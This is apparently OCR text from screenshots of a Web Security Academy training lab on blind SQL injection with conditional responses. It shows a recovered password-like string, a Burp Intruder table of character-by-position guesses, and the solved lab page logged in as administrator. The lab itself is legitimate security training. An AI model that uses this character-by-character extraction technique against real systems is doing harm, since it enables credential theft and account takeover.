
```
klk12g11rqygzgc5j39c
```

4. Intruder attack of https://0a7900dd048feb08837...et - Temporary attack - Not saved to project file

Attack Save Columns
Results Positions Payloads Resource pool Settings
Finished

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Welc...	Comment
330	10	q	200	□	□	5474	1	
349	9	r	200	□	□	5474	1	
491	11	y	200	□	□	5474	1	
513	13	z	200	□	□	5474	1	
544	4	1	200	□	□	5474	1	
547	7	1	200	□	□	5474	1	
548	8	1	200	□	□	5474	1	
565	5	2	200	□	□	5474	1	
598	18	3	200	□	□	5474	1	
636	16	5	200	□	□	5474	1	
719	19	9	200	□	□	8503	1	


Blind SQL injection with con
https://0a7900dd048feb088372be92007d0090.web-security-academy.net/my-account?id=administrator
Web Security Academy

Blind SQL injection with conditional responses

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home | Welcome back! | My account | Log out

My Account

Your username is: administrator

Email

Update email